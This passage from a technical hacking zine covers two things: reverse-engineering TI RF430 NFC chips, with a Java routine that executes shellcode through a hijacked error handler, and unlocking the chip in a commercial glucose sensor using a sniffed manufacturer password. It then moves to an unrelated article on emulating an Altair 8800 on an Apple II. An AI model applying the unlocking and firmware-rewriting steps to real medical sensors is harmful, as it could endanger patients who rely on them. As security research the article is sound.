    Log.v("GoodV", String.format("Asked to call shellcode at %04x", adr));

    // First we replace the read error reply handler.
    write(0x1C5C, new byte[]{(byte) (adr & 0xFF), (byte) (adr >> 8)});

    // Then we read from an illegal address to trigger an error,
    // returning the two bytes of its handler.
    byte[] shellcodereturn = transceive(new byte[]{
        0x02,          // Flags
        (byte) 0xC0,   // MFG Raw Read Command
        0x07,          // MFG Code
        (byte) (0xbe), (byte) (0xba) //16-bit block number, little endian.
    });
    Log.v("GoodV", "Shellcode returned: " + GoodVUtil.byteArrayToHex(shellcodereturn));

    //And finally, we repair the original handler address, like nothing ever happened.
    write(0x1C5C, new byte[]{(byte) (0xf6), (byte) (0x4f)});

    return shellcodereturn;
}
```

Java Function to Execute RF430 Shellcode from Android



RF430TAL152H

We'll get back to programming the RF430FRL152H in a bit, but now that we can reverse engineer, program, and exploit that chip, let's take a look at its commercial variant, the RF430TAL152H.

The TAL152 is very similar in layout and appearance to the FRl152, with the principle difference being the contents of mask ROM and the JTAG configuration. It can be found in a popular brand of continuous glucose monitor,[8] and there is preciously little to be found about the chip online, with no public datasheet and all conversation shut down in TI's E2E forums.

In this section, we'll trace the long road from first examining this chip to finally dumping its ROM and then writing custom firmware to FRAM.

Reading, but not Writing, to FRAM

When first experimenting with the chip, we find that there is one extra block of FRAM exposed by NFC, and that there is no secret page of the configuration at page `FF`. Every last page is write protected, and we cannot change any of them with the standard write command, `21`.

But all is not lost! There is a table of function pointers on the final page, and the value of the `RESET` vector tells us that this ROM is different from the FRL152, so we know that the two devices have different software in their ROMs.

We also see this table, which begins at `0xFFCE` with the magic word `0xABAB` and then grows downward to the same word at a lower address, `0xFFB8`.[9] Each entry in this table is a custom vendor command, and we see that much like the `C0` and `C1` commands that have been so handy on the FRL152, the TAL152 has commands `A0`, `A1`, `A2`, `A3`, and `A4`. We also see that `A1` and `A3` are in FRAM, where we can read at least part of their code.

```
ffac  ab ab  dw          ABABh
ffae  4a fb  addr        fram_e2
ffb0  e2 00  dw          E2h
ffb2  3c fa  addr        fram_e1
ffb4  e1 00  dw          E1h
ffb6  ae fb  addr        fram_e0
ffb8  ab ab  dw          ABABh
ffba  2c 5a  addr        rom_a4
ffbc  a4 00  dw          A4h
ffbe  ca fb  addr        fram_a3
ffc0  a3 00  dw          A3h
ffc2  56 5a  addr        rom_a2
ffc4  a2 00  dw          A2h
ffc6  ba f9  addr        fram_a1
ffc8  a1 00  dw          A1h
ffca  24 57  addr        rom_a0
ffcc  a0 00  undefined2  00A0h
ffce  ab ab  dw          ABABh
```

The table ends early, of course, with `E0`, `E1`, and `E2` being disabled by `E0`'s command number having been overwritten by the table end marker. These commands were available at some point in the manufacturing process, and we can read their command handlers from FRAM, but we cannot execute them.

Calling these functions is a bit disappointing. `A1` returns the device status of some sort, but the other `Ax` commands don't even grace us with an error message in reply. The reason for this is hard to see from the partial assembly, but we later learned that they require a safety password.

So not yet being able to run `A3`, we read its disassembly. The function begins by calling another function at `0x1C20` and then proceeds to read a raw address and length before sending the requested number of 16-bit words out the RF13 modem to the reader. If we could just call this command, we could dump the ROM and reverse engineer the behavior of the other commands!

Sniffing the Readers

To get the password, we had to sniff a legitimate reader's attempts to call any `Ax` command other than `A1`, so that we could learn the password and us `A3` to dump raw memory. We found this both by tapping the SPI bus of the manufacturer's dedicated hardware reader and separately by observing the vendor's Android app in Frida.

[8] See our lecture, *The Inner Guts of a Connected Glucose Sensor for Diabetes* at Black Alps 2019 for details of the sensor in a medical context.

[9] The location and format are the same as the FRL152, except that the magic word is `ABAB` instead of `CECE`.

The 32-bit password came as a parameter to the `A0` command, which initializes the glucose sensor after injection into a patient's arm. Trying this same password in `A3`, followed by an address and length, gave us the ability to read raw memory. Looping this gave complete dumps of ROM and SRAM, as well as a complete dump of the FRAM regions which are not exposed by the standard read command, `20`.

Inside the ROM

Loading this complete dump into GHIDRA shows that the ROM is related to that of the FRL152H, but that they have diverged quite a bit. The TAL152 implements no vendor commands directly; rather, they must be added through the patch table. It has no secret pages.

Lacking the ability to write directly to pages, and finding no new commands, we explored the remaining commands. Sure enough, `A2` write protects every FRAM page that is exposed by NFC, and `A4` unlocks almost all of those same pages!

Unlocking and Patching

Calling the `A4` command, we can then unlock pages and begin mucking around. A simple write to `0xFFB8` will re-enable the `Ex` commands, allowing us to experiment with restoring old sensors. Or we can compile our own firmware to run inside of the TAL152, turning a glucose sensor into some other device.

Some Other Unlocking Techniques

While trying to dump the TAL152, we hit a few dead ends that might possible work for you on other targets.


First, the JTAG of the TAL152 appears to be unlocked if it follows the same convention as the FRL152. This might very well be caused by a custom activation key,[10] but whether it is a different locking mechanism or a different key, we were unable to get a connection.

We also tried to wipe these chips back to a factory setting by raising them above their Curie point, which Texas Instruments Application Report SLAA526A, *MSP430 FRAM Quality and Reliability*, leads us to believe is near 430°C. Short experiments involving a hot air gun and strong magnets were unsuccessful, but by summer I hope to mill a metal case for the RF430 then back a chip in a regulated kiln for many hours to look for bit failures. Custom firmware might also allow visibility into the error correcting bits of the FRAM, to better recognize partial success at introducing errors.

There are also some test pins on the chip which aroused our curiosity, as other chips use them to enter a bootloader and these chips might use them to reset to a factory state. This could be as effective as overheating the FRAM, without the hassles of extreme temperatures.

– — — – — — — – — — –

It's also worth noting that our successful method–using the `A3` command with the manufacturer's password–could be accomplished *either* by tapping the hardware reader's SPI bus *or* by reading that same password out of the manufacturer's Android application. In reverse engineering, any technique that works is a good one, and there's often more than one way to win the game.



[10] See issue 86 on the Mspdebug project for details on the activation key.
`https://github.com/dlbeer/mspdebug/issues/86`

20:04 Turtles All the Way Down

by Charles Mangin

Emulating an Apple II is a relatively straightforward proposition. The architecture is well-documented; the chips and logic are all well understood. It's a solved problem. All that remains is the choice of implementation.

The Apple II family of computers has been virtualized many times over, recreated in forms as varied as Javascript and Minecraft redstone logic. You can even tinker with Print Shop on your smartphone or play Wavy Navy in a web browser.


The program emulating the Apple may even be running inside a virtual machine of its own - a Parallels VM running Windows running AppleWin, itself hosted on a Mac running macOS, all to play an Apple II game. How far you can go along this chain is only limited by your imagination and available hardware. That whole macOS installation may be running in VirtualBox on a Linux host.

But can we go deeper?

Turns out, yes. Yes we can. In this PoC, I set out to add another layer or two to the this emulation lasagna by emulating an Altair 8800 on the Apple II.

The original S-100 machine, the Altair, boasts toggle switches, blinking LEDs, and not much more beyond that. Inside its industrial steel chassis lurks an Intel 8080 processor churning through bytecode at two MHz. With an addressable space of 64 kilobytes of memory, the 8080 contains seven eight-bit registers, a relocatable stack, and can access up to 256 I/O devices.

That seems easy enough to emulate on modern hardware, right? Compare those stats to the 6502 in the Apple II, however. The 6502 is also an eight-bit processor with 64k addressable memory, only three registers, a fixed 256-byte stack at `0x0100` and memory-mapped I/O.



Luckily, much of the hard work was done for me in 1979, by Dann McCreary. He created an 8080 interpreter program for the KIM-1, a single-board 6502 computer with even fewer blinking lights and switches than the Altair. I found the binaries and source for SIM-80 in the usual way, through Google and the Internet Archive.

I set about cleaning up McCreary's 40 year old KIM-1 source code, ready to turn it to my will and port it to the Apple II. Once again, Dann had done the hard work for me. Apple-80 was a commercial release of SIM-80 for the Apple II, and I found a rip of the cassette, along with documentation, but no source, at `brutaldeluxe.fr`.

With the KIM-1 SIM-80 source on one hand, and a freshly disassembled binary of Apple-80 on the other, I was able to reproduce the source for Apple-80. My efforts then shifted to updating and augmenting it, relocating the code to run at boot from a ProDOS floppy instead of loading from cassette.

Apple-80 emulates the 8080 processor opcode-by-opcode, and provides a window into the inner workings of the processor as it operates, allowing a user to step and trace assembly code, modify register state directly, and read and write memory - but that's it. A single status line. I wanted more of the Altair experience. I wanted Blinkenlights.

The Apple II has a mixed low-resolution graphics and text mode, with 40 horizontal by 40 vertical rectangular pixels in 16 stunning colors, and four lines of 40-column text below. I designed a low-res screen version of the front plate of the Altair 8800 and scootched the Apple-80 status line into the "plus four" text lines.


It was then a matter of animating the graphical front end of the newly dubbed Sim-8800.[11] The lights on the front of a real Altair reflect the status of the memory and address lines of the 8080, as well as other processor status bits. The switches are used to change and step through bytes of memory. I added hooks into the step and trace functions of the emulator core to change the proper pixels on the low res screen in order to simulate LEDs turning on and off, and toggling switches in up or down positions. Keyboard commands were then added to flip these virtual switches and change the bits in the emulated processor to the appropriate status.

I could now enter a program into the Sim-8800 the same way a hobbyist who had finally finished soldering together his Altair kit in late 1970s would have.

Byte by byte, flipping switches, and noting the pattern of LEDs, a test program is entered and then run. What better program to test with than the classic "Kill the Bit," which causes the processor to access memory at specific addresses, triggering lights on the front panel to rotate in a pattern.

This program and a more complex Pong-like game worked a treat. I had emulated the Altair out-of-the-box experience on an Apple II - almost.

[11] `unzip pocorgtfo20.pdf SIM8800.zip`



Opcode Origami

Both the Apple II and virtual Altair were accessing the same 64K of memory space, with the Apple setting aside 4K of that for the Altair to play in - the range from `0x1000` to `0x1FFF`. Below that range lives the Apple's own zero page variables in use by ROM routines, the 6502's immobile stack, and the display buffer for text and low resolution screens. Above, at `0x2000`, sits the emulator program itself, an address set by ProDOS for any program that runs at boot.

The problem, at this point, was not that the Altair was limited to four virtual kilobytes, but that they started above `0x00`. The programs I entered all had to be rewritten, relocated to run at the higher address range, which limited me to very simple programs.

Additionally, any time the virtual 8080 stepped outside of its strict memory bounds, unpredictable crashes happened. If the 8080 program modified a portion of the emulator program by mistake, or ventured into ROM space and triggered one of the Apple's soft switches, all was lost.

Thus began a deep dive into the emulator core - all my changes up to this point had been to relocate routines or add my display functions on top of the existing pieces. Now I was going to have to rewrite portions of Dann McCreary's code to dynamically relocate everything by `0x1000` bytes. This way, an 8080 program designed to run at `0x00` could live in a real chunk of memory at `0x1000` and not interfere with the 6502 zero page.

Each operation of the 8080, and thus the SIM-80 emulator, essentially does one of three things: 1) read a chunk of memory into a register or register pair (`RP`), 2) write the contents of an `RP` to memory,

```
; 0000     org 0000
; 0000     21 00 00              lxi h,0             ;initialize counter
; 0003     16 80                 mvi d,080h          ;set up initial display bit
; 0005     01 0E 00              lxi b,0eh           ;higher value = faster
; 0008     1A                    beg: ldax d         ;display bit pattern on
; 0009     1A                    ldax d              ;...upper 8 address lights
; 000A     1A                    ldax d
; 000B     1A                    ldax d
; 000C     09                    dad b               ;increment display counter
; 000D     D2 08 00              jnc beg
; 0010     DB FF                 in 0ffh             ;input data from sense switches
; 0012     AA                    xra d               ;exclusive or with A
; 0013     0F                    rrc                 ;rotate display right one bit
; 0014     57                    mov d,a             ;move data to display reg
; 0015     C3 08 00              jmp beg             ;repeat sequence
; 0018     end
```

Kill the Bit source, published by Dean McDaniel in 1975.

or 3) carry out some manipulation of bytes within the registers. There are a handful of other unique opcodes that have different effects, but the bulk of the opcodes fit into one of those three categories.

Any routine instructing the emulator to read from memory or write to memory (including the program counter [PC] that keeps up with the current instruction address) had to be modified. I added 0x1000 to the PC for reads, then subtracted 0x1000 for execution. Writes were handled similarly, adding 0x1000 in order to write the correct real addresses.

As each edge case was found, the off-by-one errors began to fall, and soon I could run rudimentary programs again - this time, as they were originally written. There was one binary beastie I wanted to tackle in particular, but it would require having some means of doing input and output. The next goal was something slightly more complicated than turning LEDs on and off.

Talk To Me

The first peripheral most Altair owners would add to their machines was some sort of input and output beyond the built-in LEDs and switches. A paper tape reader and teletype printer opened up a world of possibilities beyond Kill the Bit, and turned the hobbyist curiosity into a truly useful home computer - for those homes that could accommodate a clanging, clacking teletype. These were connected to the Altair with a serial board, the 88-SIO or later 88-2SIO.

Once again diving into the Internet Archive, I surfaced with complete documentation of the 88-SIO board, including full assembly and installation instructions as well as theory of operation. Most importantly, a table of the status bits was included, and assembly listings of programs for testing the board. Bonus!

The internal workings of the SIO are not important, or indeed that complicated. In order to take in bytes from the outside world, or emit them back out again, the SIO utilizes two of the 8080's I/O ports. One is used for status, both setting and reading, the other for transmitting and receiving bytes. Being the first such device available for the Altair, those functions default to ports 0x00 and 0x01 respectively.

Emulating the external teletype functions, I used the Apple II's built-in ROM functions. Any bytes received from the virtual SIO are simply printed to the screen through the "character output" or COUT function call. This handles everything from scrolling the text window, to wrapping text at 40 (or later, 80) characters, to linefeeds and carriage returns. Reading the keyboard buffer at 0xC000 provides input to the SIO, one byte at a time.


I added a code to the emulation routines handling the OUT and IN 8080 opcodes to make them call my virtual SIO subroutines. These subroutines in turn set the proper status bits, indicating that the card is either ready to receive or ready to send. As far as the virtual Altair is concerned, it's connected to a ridiculously fast serial board that never has to wait for a byte to buffer, and it's always in sync with the receiving printer.

Ya BASIC

Microsoft, at the time styled Micro-Soft, was formed in order to sell a BASIC interpreter to MITS after the Altair was revealed. Their initial product ran in 4K (check) and needed only a serial connected teletype for I/O (check).[12]

The program itself is much too large to enter by hand. While I could transfer the bytes in one at a time through the virtual paper tape machine I had created with the emulated SIO, I took a shortcut instead. I cheated and had ProDOS load BASIC into the virtual Altair's memory directly. When Sim-8800 booted up, BASIC was already sitting at 0x00, ready to run.

And run it did. The first time the prompt spat out the bottom of the Apple II screen, asking me how much memory the system had, I grinned like a fool.



[12] http://altairbasic.org/

featuring MITS Altair Computers

FULL SERVICE COMPUTER STORE

Byte'Tronics is the hobbyist's dream come true. A full service computer store featuring the full line of Altair Computer products backed by the most complete technical service available.

The prices at Byte'Tronics are MITS factory prices and most items are available on an off-the-shelf basis.

Byte'Tronics sponsors the local Altair Users Group of East Tennessee and Byte'Tronics is interested in communicating with computer hobbyists throughout the world.

If you have a question about Altair hardware (whether or not you are a **Byte'Tronics** customer), we will put you directly in touch with our Technical Director, Hugh Huddelston. Hugh is an expert troubleshooter who has a thorough knowledge of each portion of each Altair board. And he can answer all your questions about custom interfacing.


If you have questions about software or if you want some custom programming, our Software Director, Johnny Reed, is the expert who can take care of your needs. Johnny has had years of programming experience, and he is familiar with Altair BASIC, assembler and machine language programming.


If you have questions about the availability of a MITS product or its price or specifications, we will let you talk to Bruce Seals, our Director of Marketing.


At Byte'Tronics we want you to understand your Altair and we are willing to give you all the technical support you need.

Byte'Tronics sells computers. Byte'Tronics sells service.

For more information, visit our store in Knoxville—or write or call us. We want to hear from you.







BYTE'TRONICS

5604 Kingston Pike, Knoxville, Tennessee 37919 Phone 615-588-8971

Office hours: 10 a.m. to 10 p.m. Monday-Friday and 9 a.m. to 10 p.m. Saturday.

I could now create and run a program in an interpreted language created by a program running on a virtual 8080 processor, emulated by another program running on a 6502 processor.

Then the text scrolled past the four lines at the bottom of the mixed low res graphics screen, and I coded up a full-screen switch.

Then the default line length turned out longer than the 40 columns of the Apple II standard text mode, and I knocked together a switch to set 80 column text mode.

But can we go deeper?

With 4K of virtual memory, and the optional trigonometric and random functions turned on, BASIC was left with a meager 726 bytes of memory to run programs. This was a significant roadblock to many ambitious Altair owners in their day as well, and was cause for many memory upgrades.

Remediating this limitation in my emulated Altair meant moving my program from `0x2000` to a spot higher in memory. This entailed writing a small program that would load at boot time into `0x2000`, then load Sim-8800 from disk into a higher memory location and hand off control. The loader, its job complete, would get clobbered by the next phase, which loaded a more complex, 8K BASIC into memory.

But why stop there? The Apple II has 64K of memory space, albeit in a rather hodgepodge arrangement.

As outlined by Gary B. Little in *Inside the Apple IIe*, reproduced on page 20, the first roughly 4K of RAM is associated with zero page variables, stack, and text/graphics buffers. On the higher end is the ROM, the 4K at `0xC000` for memory-mapped I/O and peripheral cards, and everything else above `0xBF00` is used by ProDOS. All this leaves about 36K of usable space on a standard 64K Apple II system. If I could keep my program, including the graphics for the virtual Altair front panel, at less than 4K, I could emulate a 32K 8080 system on a 64K 6502.

And so I did. All my code and data lived at `0x9000` through `0xBF00`, with plenty of room to spare, while Sim-8800 addresses everything from `0x1000` through `0x8FFF`, and pretends it's `0x0000` to `0x07FFF`.

32K felt luxurious compared to the 4K I had previously eeked out a working program in, so I was happy with it for a while. I found a chess program built for the 8080, and played a few moves against it. I even worked out a way to load text files from floppy disk into the emulated paper tape reader, meaning I no longer needed to type in ever more complicated BASIC programs.

And if I ever wanted to save one of those programs back out from the emulator, I could. Well. Um. Paper tape? Oh.

Back Off - I'm A Scientist

The next obvious peripheral most Altair owners would have sprung for in those early days of home computing was a floppy drive. At 8" across, these disks were truly floppy, contrasted to the comparably compact 5.25" "mini" floppy disks that would come later.


The 88-DCDD (sensing a naming convention here?) was the 8" floppy drive of choice for those early machines, and came, like the 88-SIO, with a complete set of assembly instructions and tables of I/O bytes. Credit, once again, to the Internet Archive for the documentation.

8" Altair disks are preserved for the ages in archived DSK files. Thankfully for me, the DSK format is a byte-for-byte image of what one would find on the disk itself, contiguous and without preamble. The physical format allows for 77 tracks of 32 hard-defined sectors, each with 137 bytes of data - 128 bytes with a small lead-in and out, plus space for a checksum - for a total of 330K of data per DSK.


The Apple II generally boots from 140K 5.25" floppies - you may sense a problem here.

Luckily, my choice of ProDOS for booting the Apple II allowed me to leverage its ability to boot from hard drive volumes up to 32 MB. Today, those volumes generally live on some sort of solid state storage device, like a CFFA-3000. In fact, I hadn't touched a real floppy disk in this whole process - all of my disk storage for the Apple II was emulated by either a CFFA or a Floppy Emu, both of which present solid state storage media (Compact Flash or SD card) to the Apple as if it is a floppy disk or spinning drive.

The storage issue resolved, I could focus on the actual emulation. Having tackled the SIO emulation, the DCDD was a relative breeze - that is, if a scorching hurricane of sand and broken glass could be called a "breeze."



Apple IIe Memory Maps.
Reprinted from *Inside the Apple IIe* by Gary B. Little.



My decision to tie every `IN` and `OUT` opcode to the SIO emulation came back to bite me here, and I was forced to rip out vital chunks of code in order to rebuild them in a new, better abstracted image. Now, in addition to an infinitely fast serial port, the Altair was connected to a floppy drive with near-zero seek time spinning at roughly 3.75 million RPM.

The only easy part of the disk emulation comes thanks to the hard sectoring of the disks. While the actual data on disk is interleaved to give the computer time to process data from sector `N` before being presented with the data on sector `N+1`, the hardware treats the sectors as numbered sequentially. Interleaving is handled by the software, so I didn't need to build an interleave table. It's also up to the program reading the data on disk to build and decode any checksums on the data, tasking the drive only with reliably reading and writing bytes.

To present the Sim-8800 with bytes from a virtual disk, I needed to load in data from the DSK file on a real disk (in the way that an SD card emulating a spinning drive is a "real" disk). To do this, ProDOS can read arbitrary pieces of a file, given a starting byte offset and a length. To properly emulate a spinning disk, I load in one full 4,384 (32 x 137) byte track at a time into memory. This is queued 1K at a time by ProDOS into a buffer before being moved into place. If you can tell I'm running out of bytes to shove things into, you're still not wrong.

When the Altair starts asking for data, there's no way to tell what track it's looking for, or what sector. The virtual DCDD simply increments the track number and grabs 4.3K from the DSK, overwriting the previous track's data, when Sim8800 tells it to step the motor inward by a track. Then, when Sim8800 reads the status byte for the drive, the DCDD increments the sector by one. This way, the program loading data only needs to wait a few virtual CPU cycles for the proper sector to come by.

And then, there's the bootstrapping problem. Whereas the Altair knew what to do when told to run BASIC, that was because I was loading BASIC into virtual memory before the Altair booted. With a program on disk, I was no longer able to cheat to get by. I needed a bootloader. Luckily, the internet provided again. The same site I kept coming back to for DSK files and other information not easily found on `archive.org` had a variety of boot ROMs for the Altair - `deramp.com`.

I acquired a proper bootloader, which was now loaded into memory at boot time, much like a ROM

board used a real Altair owner. Booting from the ROM is easy, only requiring the computer to examine the proper place in memory - a simple incantation consisting of flipping the front panel switches, and then telling the machine to run. The loader relocates itself in memory away from ROM space, modifying itself as necessary along the way, based on the front panel switch settings, and finally runs at its new location.

This pass accesses the disk at track zero, sector zero, and loads data from disk into memory at `0x00`. After reaching the end of track zero, the loader hands off control to the program at `0x00`, which is then responsible for loading the remainder of the operating system from the disk.

After some additional effort to get the virtualized DCDD to write data back to a DSK file, I was able to read, run, and save BASIC programs stored on a DSK under a Disk BASIC and Altair DOS. I could now run an interpreted program loaded into an operating system in 32K of virtual memory on an emulated 2 MHz 8080 from an emulated 8" floppy disk which was really a file inside another file on an SD card emulating a spinning hard drive feeding data into an Apple II with 64K of RAM and a 1MHz 6502.

Catch All That?

But, again, can we go deeper? The answer is yes, but first, a bit of a diversion:

"If you wish to make an apple pie from scratch, you must first invent the universe." - Dr. Carl Sagan, 1980

To paraphrase Dr. Sagan, in order to play a computer game, you must first invent the computer. To this end, in 1979 the authors of what would eventually become the Infocom interactive fiction title Zork, manifested from pure imagination and no small amount of magic a virtual computer to run it on. They called it the "Z-Machine."

